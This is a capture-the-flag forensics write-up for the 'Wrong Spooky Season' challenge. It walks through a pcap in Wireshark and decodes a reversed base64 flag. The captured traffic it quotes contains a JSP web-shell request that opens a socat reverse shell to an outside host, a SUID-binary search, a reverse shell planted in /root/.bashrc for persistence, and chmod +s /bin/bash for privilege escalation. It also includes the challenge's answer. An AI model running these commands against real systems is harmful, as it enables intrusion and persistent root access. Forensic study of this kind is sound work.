Challenge: Wrong Spooky Season

Challenge Description:

&quot;I told them it was too soon and in the wrong season to deploy such a website, but they assured me that theming it properly would be enough to stop the ghosts from haunting us. I was wrong.&quot; Now there is an internal breach in the `Spooky Network` and you need to find out what happened. Analyze the network traffic and find how the scary ghosts got in and what they did.

Context:


- Just analyze a Pcap file with wireshark then decode a base64 string for the Flag

Notes:

- Tools:
  - Wireshark Or A tool to analyze Pcap files


Challenge:

- First open and download the file then, filter it down with the wireshark filter options.



```
192.168.1.180        HTTP     4518 HTTP/1.1 200    (text/html)
192.168.1.166        HTTP      282 GET /e4d1c32a56ca15b3.jsp?cmd=socat%20TCP:192.168.1.180:1337%20EXEC:bash HTTP/1.1
```

- Looking at the Pcap we can rule-out HTTP packets as it is leading us towards TCP streams. The last HTTP packet shows just a TCP connection being made on ‘192.168.1.180: 1337' using Socat.
- Filtering the Pcap File down to just that shows a Tcp stream When we follow it we get this.


Source
Destination
Protocol
Length
Info
Wireshark · Follow TCP Stream (tcp.stream eq 14) · capture.pcap

```
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
find / -perm -u=s -type f 2>/dev/null
/bin/su
/bin/umount
/bin/mount
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chsh
echo 'socat TCP:192.168.1.180:1337 EXEC:sh' > /root/.bashrc && echo "==gC9FSI5tGMwA3cfRjd0o2Xz0
GNjNjYfR3c1p2Xn5WMyBXNfRjd0o2eCRFS" | rev > /dev/null && chmod +s /bin/bash
ls -lha
total 20K
drwxr-xr-x 1 root root 4.0K Oct 10 17:28 .
drwxr-xr-x 1 root root 4.0K Oct 10 17:28 ..
-rwxrwx--- 1 root root 1.8K Oct  8 00:04 pom.xml
drwxr-xr-x 3 root root 4.0K Oct 10 17:27 src
drwxr-xr-x 1 root root 4.0K Oct 10 17:28 target
```

- Looking at this we can tell that there is a strings encoded using base64 that has been flipped in reverse

  “ echo 'socat TCP:192.168.1.180:1337 EXEC:sh' > /root/.bashrc &&

  echo "==gC9FSI5tGMwA3cfRjd0o2Xz0GNjNjYfR3c1p2Xn5WMyBXNfRjd0o2eCRFS" |

  rev > /dev/null && chmod +s /bin/bash ls -lha ”

- Decoding the string back to normal is pretty simple just need to reverse it then decode it, the command for this would look like:

  “echo "==gC9FSI5tGMwA3cfRjd0o2Xz0GNjNjYfR3c1p2Xn5WMyBXNfRjd0o2eCRFS" | rev | base64 -d”

- Executing this will give you the Flag

Flag:

We get the flag : HTB{j4v4_5pr1ng_just_b3c4m3_j4v4_sp00ky!!}